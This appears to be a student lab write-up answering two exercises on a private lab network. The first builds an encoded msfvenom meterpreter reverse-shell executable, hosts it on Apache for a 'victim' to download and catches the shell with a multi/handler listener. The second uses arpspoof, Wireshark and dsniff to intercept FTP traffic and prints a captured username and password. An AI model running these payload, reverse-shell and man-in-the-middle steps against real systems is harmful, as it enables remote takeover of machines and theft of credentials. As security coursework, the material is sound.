Question 1: Create payload for windows >>Transfer the payload to the victim's machine >>Exploit the victim's machine.

Solution:

>>Downloading Apache2 by using :

sudo apt-get update //updating repositories

sudo apt-get install apache2 // installing apache


sudo apt- gedit

>> Adjust the Firewall

Before we can test Apache, we need to modify our firewall to allow outside access to the default web ports. During installation, Apache registers itself with UFW to provide a few application profiles. We can use these profiles to simplify the process of enabling or disabling access to Apache through our firewall.

We can check the service status by the command:

Sudo service Apache2 status




Sudo service Apache2 start //starting the service if not running already

>>Setting up a sample html page to host via Apache2.


Navigate to /var/www/html

Modify the index.html page as per our requirement.




>>Use msfvenom to create a payload using the command. Here we are creating a meterpreter reverse tcp shell for windows platform having 64 bit architecture encoded by Shikata_ga_nai algorithm, where LHOST is our Linux IP and file type is .exe

msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai LHOST=192.168.64.128 -f exe > payload.exe




>>Embedding the file in our index.html page and hosting it.



>>Download the payload from the hosted webpage

>>Run a multi/handler meterpreter reverse_tcp waiting for the venom




The LHOST will be the IP of the attacking machine, which is Linux for us. The IP can be obtained by ifconfig.

```
kali@kali:~$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.64.128  netmask 255.255.255.0  broadcast 192.168.64.255
        inet6 fe80::20c:29ff:fecc:7d90  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:cc:7d:90  txqueuelen 1000  (Ethernet)
        RX packets 2095  bytes 220220 (215.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 831  bytes 691171 (674.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1124  bytes 349496 (341.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1124  bytes 349496 (341.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

kali@kali:~$
```

```
   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.64.128
LHOST => 192.168.64.128
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.64.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```


>>Run the file in the victim system and pop open a meterpreter shell for complete access.




Question 2: Create an FTP server >> Access FTP server from windows command prompt >>Do an MITM and, capture the username and password of FTP transaction using wireshark and dsniff.

Solution:


Creating a webserver and establishing a connection between client and server. LHS is server, RHS is client



Login in to ftp and capturing packets via wireshark



User account data tracked successfully.



USERNAME: Bosco

PASSWORD:123456789@a

Same was repeated by Dsniff using the command:

arpspoof -i eth0 -t 192.168.64.131 -r 192.168.0.10

Same results were obtained.